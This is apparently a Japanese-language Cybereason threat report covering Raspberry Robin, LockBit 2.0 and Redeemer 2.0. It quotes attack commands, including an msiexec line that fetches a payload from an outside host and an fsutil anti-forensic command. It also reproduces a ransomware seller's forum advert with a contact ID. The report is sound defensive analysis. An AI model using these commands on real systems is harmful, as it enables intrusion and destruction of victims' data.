Cybereason GSOC セキュリティ・アップデート 2022年7~9月版

サイバーリーズン合同会社

cybereason

INDEX

Raspberry Robin

Raspberry Robinに関する発見

- 感染先のQNAPデバイス（NAS）を足場として、USBデバイスや共有フォルダを介して拡散するワームの一種です。 “LNK”ショートカットファイルを使用して被害者おびき寄せるという、昔も今も効果的とされる方法を使用しています。サイバーリーズンの調査によると、被害者の多くがヨーロッパに居住していることを確認しています。
- 偽のMicrosoftリンク (LNKファイル) を使用して被害者を感染させる拡散型の脅威です。サイバーリーズンの調査によると、ファイルアーカイブ、リムーバブルデバイス（USB）、またはISOファイルを介した配信を確認しています。
- パーシステントな脅威であり、一度端末に感染すると、システムの起動時に毎回実行されることでパーシステンスを確立します。

Raspberry Robinへの感染概要

- Raspberry Robin関連の感染は、外部デバイスや共有ドライブに格納されている同じディレクトリ内に存在する2つのファイルから始まります。
  a. 1つ目のファイルは“LNK”ファイルであり、これにはWindowsのシェルコマンドが含まれています。
  b. もう1つのファイルは“BAT”ファイルとして動作するものであり、これにはパディングデータと2つのコマンドが含まれています。
- “msiexec.exe”という名前のLOLBin を利用することで、ベンダーQNAPが提供する侵害されたNASデバイスから悪意ある共有ライブラリ（DLL）をダウンロードして実行します。
- Raspberry Robinの検知をより困難にするために、次の 2 つを行います。
  a. 3つの正規Windowsシステムプロセスに対してプロセスインジェクションを実施します。
  b. Tor（The Onion Router）の出口ノードを通じて、ほかのRaspberry Robinのインフラと通信します。
- 感染したシステム上でのパーシステンスを確立するために、レジストリキーを使用して、端末の起動時にWindowsバイナリ“rundll32.exe”を通じて悪意あるモジュールを自動的にロードします。


Raspberry Robinに関する分析 1/3

■感染プロセス

GSOCが分析した公開サンプル（MD5ハッシュ：22531e030b05dbaafe9932b8779c73f6）によれば、2つのファイルの初期セットは、外部ストレージデバイス上に存在するか、または単に圧縮アーカイブ内に存在します。これには次の２つが含まれています。

- 最初の感染のトリガーとなるLNKファイル（”USB Drive.lnk”）。最初の“cmd.exe”の実行が含まれています。（例：C:¥Windows¥System32¥cmd.exe” /r tYPE xPhfK.Usb|CmD）
- もう1つのファイルxPhfK.Usb。ランダムなバイナリデータと2つのコマンド（explorer.exe ADATA uFD および mSIExEC /Q -I”hTTP://u0[.]pm:8080/80wOpGuotSU/USER-PC?admin” “ ）を含んでおり、ダウンロードと第2の攻撃段階を実行します。

公開サンプル22531e030b05dbaafe9932b8779c73f6の内容例



プロセス cmd.exeは、ファイル “WYcZ.CFg” の内容を入力として受け取り、別のcmd.exe を生成した後、ダウンロードと実行ルーチン (プロセス msiexec.exe) を起動します(Cybereason XDR Platformでの表示)


cybereason

Raspberry Robinに関する分析 2/3

■ダンロードと実行

初期感染ベクターは、引数として悪意あるフルURLと、“[/-]q”（クワイエットモード）および“[/-]i”（通常インストールモード）を指定して、“msiexec.exe”を起動します。観測されたさまざまな攻撃の中で、引数の順序が異なる場合もあれば、スペースの有無などのように異なるパターンを使用している場合もあります。通常のインストールが進むと、上記のmsiexec.exeコマンドにより、services.exeから起動されるもう1つのmsiexec.exe /Vプロセスが作成されます。

この2番目のmsiexec.exe /Vプロセスは、続いて3番目のmsiexec.exeプロセスを生成し、msi[…].tmpという名前の悪意あるモジュールをロードします。これが、その親であるmsiexec.exe /Vプロセスからダウンロードされたマルウェアステージとなります。




プロセス“msiexec.exe”は、侵害されたQNAPデバイスを指すドメイン“6y[.]re”からコンテンツをダウンロードする（Cybereason XDR Platformでの表示）

cybereason

Raspberry Robinに関する分析 3/3

■プロセスインジェクションを通じた感染拡大

この脅威の次のステップは、観測された被害者の他のプロセス、すなわち “rundll32.exe”、“dllhost.exe”、および“regsvr32.exe”に対して自分自身をインジェクトすることです。Cybereason XDR Platformを使うと、このインジェクションを検知した上で、作成者のプロセスと作成されたプロセスを関連付けることができます。インジェクトされたシステムプロセスの数は一般的に多く（50～300個）、これらのプロセスの一部はTOR（The Onion Router）の出口ノードとの通信を行います。



Raspberry Robinはシステムプロセスをインジェクトした後、TOR関連のIPアドレスと通信する


さらに詳しい内容は弊社ブログでご覧ください。
(https://www.cybereason.co.jp/blog/threat-analysis-report/8373/)

Raspberry Robinに備えるための推奨事項


TOR関連アドレスへの（組織外への）発信を検知および遮断して下さい。Raspberry RobinはTORの出口ノードとの活発な通信を行います。

感染したデバイスのOSを再インストールしてください。Raspberry Robinは、感染したシステム上でパーシステンスメカニズムを確立し、多くの偽装行為を実行するためです。

LockBit 2.0



LockBit 2.0の重要なポイント



◀LockBit 2.0ポータルのスクリーンショット

【集中的なデータ流出】

サイバーリーズンは、LockBitが被害者から大量の情報を盗み出す様子を観測しました。ほとんどの場合、脅威アクターは、FileZilla、Rclone、MegaSyncなどのFTPやクラウドファイルホスティングソリューションを使用して情報を流出させていました。

【常に進化し続けるツールと手法】

LockBitは、RaaS（Ransomware as a Service）モデルに基づいて運営されます。LockBitのサービスを利用するアフィリエイトは、自分の好みに合わせて攻撃を行い、目的達成のためにさまざまなツールや手法を使用します。感染方法が異なる場合も最終的にはランサムウェアをしかけてきます。

【EDRを意識】

攻撃者は常に進化しており、彼らはEDRツールも同じように進化していることを考慮しています。そのため、攻撃者は、EDRや他のセキュリティ製品を無効化することで検知、調査、予防をより複雑にすると同時に、証拠を削除することでフォレンジックによる解析を妨害しています。

LockBit 2.0に関する分析 1/2

■感染手法

LockBitを使って活動するアフィリエイトは、独自のマルウェアやツールを使って、ターゲットに攻撃を仕掛けます。私たちが遭遇した感染のほとんどにおいて、LockBitの導入につながった感染手法は、設定ミスのあるサービス（特にパブリックにオープンされているRDPポート）でした。また、フィッシングメールを使用することで、従業員のコンピューターを通じてネットワークにリモート接続できるようにすることもあれば、悪意ある添付ファイル、ダウンロード、アプリケーションパッチの悪用、脆弱性の悪用を通じて、ネットワークへのアクセス権を得る場合もあります。

■クレデンシャルアクセスと偵察

攻撃者は、侵入したネットワーク（端末）上に最初の足場を築いた後、次のステップとして偵察活動とクレデンシャルの抽出を開始しました。この事例において、攻撃者はMimikatzやNetscanといったツールを使用しました。これらのツールはいずれも、ネットワーク全体を通じたラテラルムーブメントを支援するために使用されました。

LockBit 2.0に関する分析 2/2

■脆弱性の悪用

また、攻撃者は、よりステルス性を高め、かつ昇格した権限を得るために、2022年2月に初めて報告されたSpoolFool脆弱性（CVE-2022-21999）の悪用を試みました。この脆弱性は、非特権ユーザーがプリンターのSpoolDirectory属性を設定することで、任意の書き込み可能なディレクトリを作成できるようになるものです。最終的には、これをさらに利用して、悪意あるモジュールをインジェクトするなどのタスクを実行します。

■ラテラルムーブメントとリモートコード実行

攻撃者は、PsExecを使用して、ネットワーク内にある異なる複数の端末上で、コマンドおよびその他の悪意ある実行ファイルを実行しました。

PsExecは、マイクロソフトが提供するツールで、任意のユーザーの認証情報を使用してリモートでプロセスを実行できます。PsExecは、攻撃者がリモートコンピューター上のプロセスを管理するだけでなく、アプリケーションのコンソール出力を自分のコンピューターにリダイレクトすることで、プロセスがあたかもローカルで実行されているかのように見せるために使われることもあります。

LockBit 2.0の防御回避 1/6


■防御能力を弱める

次ページの図に示すように、攻撃者は PsExecを使用して、感染先の端末上でファイルやツールをリモート実行しました。たとえば、“C:¥WINDOWS¥system32¥cmd.exe /c “”1.cmd”””および“C:¥WINDOWS¥system32¥cmd.exe /c “”rdp.bat”””は、RDP接続を有効化し、Windows Defender設定を改ざんするのに使用されたコマンドです。ユーザーのシステム上のすべてのファイルを表示、転送、操作できるようにするために実行されました。

また、攻撃者は、次のようなNetshコマンドを使用して、Windowsファイアウォールの例外リストにルールを追加し、ローカルポート（3389）でのRDPの使用を許可しました。

さらに、PowerShellでコマンドを実行することにより、ディレクトリ下にあるすべてのファイルがWindows Defenderによって監視されなくなるように変更されました。これにより、攻撃者は、何の妨害も防止もなく、望みのファイルを自由に操作し実行できるようになったのです。

LockBit 2.0の防御回避 2/6




▲1.cmdでRDP接続を有効化しWindowsセキュリティを改ざん

cybereason

LockBit 2.0の防御回避 3/6

■回復手法の破壊

攻撃者は、イベントログに関する情報を取得することができるWindowsのレガシーツールであるwevtutilを使用しました。下記の図に示されているコマンドは、ログイン/ログアウト活動の記録や、システムの監査ポリシーやアプリケーションによって指定されたその他のセキュリティ関連イベントの記録を含むログを消去するために攻撃者が使用したものです。攻撃者は、将来的にホスト上のフォレンジックを回避し、自分たちの痕跡を隠すことを目的として、このプログラムを実行しています。wevtutil以外にも、攻撃者はbcdedit.exe、wmic.exe、vssadmin.exeなどのツールを使って回復手法を破壊しています。




▲wevtutilを使ってセキュリティログをクリアする

LockBit 2.0の防御回避 4/6

私たちが発見した攻撃者が足跡を削除するもう1つの方法として、pingコマンドを遅延メカニズムとして使用することで、ランサムウェアプロセスを終了させることが挙げられます。その後、ファイルシステムユーティリティ（Fsutil.exe）を使用して、最初の524KBをゼロで上書きすることにより、悪意ある実行ファイルが復元されないようにします。


fsutil file setZeroData offset=0 length=524288 [Lockbit binary file path]



▲fsutil.exeとpingを使って痕跡を削除


LockBit 2.0の防御回避 5/6

BCDEditを使用して、システムブートの失敗を無視し、リカバリーブートオプションが無効化されました。これは、ユーザーがデータを取り出すことを困難にするための方法でもあります。



◀wevtutil.exeとbcdedit.exeを使用して回復を阻止

また攻撃者は、vssadmin.exeとWindows Management Instrumentationユーティリティ(wmic.exe)の両方を使用して、システムのシャドウコピーを削除することで、ユーザーが最新の復元ポイントに復元することや、バックアップを使用することを不可能にしました。



◀vssadmin.exeとwmic.exeを使用してシャドウコピーを削除

LockBit 2.0の防御回避 6/6

■AV/EDRの無効化

攻撃の一環として、攻撃者は“Defender Control”と呼ばれる小型のポータブルフリーウェアのような正規ツールを利用しました。これは、感染先のシステムの一部でWindows 10のWindows Defenderを無効にするために使用されるものであり、Windowsネイティブのセキュリティ機能を無効にする簡単かつ効果的な方法の1つです。

Lockbit 2.0に備えるための推奨事項

- Cybereason Endpoint Preventionのアンチマルウェア機能を有効にし、同機能の検知/実行防止モードをオンにすること。
- 不用意にインターネットからファイルをダウンロードしたり、メールを開いたりしないこと。
- Cybereason EDRを使った脅威ハンティングを実施すること。

ランサムウェア Redeemer 2.0

ランサムウェア Redeemer 2.0


Redeemer 2.0とは、ランサムウェア型マルウェアであるRedeemerの新しい亜種です。

このバージョンは、旧バージョンとは次の点が異なっています。

・Windows 11を搭載した端末に感染する

・ファイルの暗号化は行うが、OSに不要なダメージを与えない

・暗号化されたファイルのアイコンを変更する


Redeemer Ransomware Version 2.0 Release
by Cerebrate - Tuesday July 5, 2022 at 01:10 PM

Cerebrate

BreachForums User

MEMBER

Posts: 6
Threads: 1
Joined: Jul 2022
Reputation: 0

July 5, 2022, 01:10 PM #1

Hi everyone,

I'm Cerebrate, the author of the Redeemer ransomware, a C++ no dependency ransomware with no privacy intrusions (no backdoors, no Internet access needed), with a key system that prevents any sort of scamming from my part.

The ransomware works only on Windows OS after XP and it's multithreaded so it has very good performance.

I've been running my ransomware for about 1 year now on Dread mostly and a lot of people have earned serious money by using my software. The ransomware itself is very easy to use and deploy. The encryption process cannot be reversed without a Redeemer Master Key for the given host. The master key is protected using your private build key and by using my key, which gives us both security, since the leaking of my/your private keys will not make the ransomware decryptable.

I take a decryption fee of **20%** - this gives you two things:
- protection (no one is going to chase you for the private key, because you cannot decrypt the Redeemer Master Key by yourself)
- more features and updates (it gives me motivation to further improve the ransomware and keep it available for everyone interested, if I ever lose interest the project will go opensource)

My contacts:
- here (PM)
- Dread forum (PM)
- Tox Chat (use a VPN/Tor proxy for this since it's P2P) ID: 3FE2156F09DFD4E580FDA6D3182F0194E49C1E5A36B81CD6EFF2F604AB96C31FBD2C24AFF076

If you have any hesitations/questions or you want to decrypt the Redeemer Master Key, feel free to contact me.

This is the newest update which features a native WinAPI GUI for the affiliate toolkit/decryption tool.

Within the ZIP archive you will also find the changelog and detailed instructions on the entire process.

Run all files within Sandboxie/VM if you can, although if the hashes match I guarantee for your security, as long as you don't run the built ransomware on your own system (lol).

◀アンダーグラウンドフォーラムのスクリーンショット

ランサムウェアの作者は自らを「Cerebrate」と名乗り、新バージョンについて、Windows OSの「プライバシーを侵害しない、C++に依存しないランサムウェア」と表現しています。

Redeemer 2.0に関する分析 1/3

■Redeemer Toolkitとビルド

ランサムウェアRedeemer 2.0は、Toolkitを使用して生成されます。

このランサムウェアは、sqlserver1.exeやsvchost.exeのような正規のファイル名で自身をなりすましてWindows ディレクトリに配置し、新しいプロセスとして自身を実行させます。

◀MalOp管理画面（Cybereason Defense プラットフォームでの表示）

MalOp = 悪意のある一連の攻撃、複数のアラートを一つのインシデントとしてアラート表示


Redeemer 2.0に関する分析 2/3

■**Cybereason Defenseプラットフォームによる分析**

Redeemer 2.0は以下を実行します。

・Windowsイベントログの消去　・サービスの停止　・プロセスの強制終了


▲暗号化前にプロセスを強制終了させるコマンドラインの例




▲暗号化前にサービスを停止するコマンドラインの例

cybereason

Redeemer 2.0に関する分析 3/3



▲暗号化する前にWindowsのイベントログを消去するコマンドラインの例



▲シャドウコピーを削除するコマンドラインの例

Redeemer 2.0に対する推奨事項

亜種のランサムウェアに対応可能な次世代アンチウイルスを導入する

サイバーリーズンの次世代アンチウイルス、Cybereason Endpoint Preventionは「アンチランサムウェア機能」によって独自のおとり技術と、エンドポイントにおけるふるまい分析で、重要なファイルが暗号化される前に、未知や亜種のランサムウェア、ファイルレス・ランサムウェア、MBRベースのランサムウェアを検知・ブロックします。

システムを完全にパッチが適用された状態に維持する

脆弱性を軽減するために、お使いのシステムにパッチが適用されていることを確認します。

定期的にファイルをバックアップし、バックアップの手順とポリシーを確立する

バックアップからファイルを復元することにより、データへのアクセスを最も迅速に回復できます。

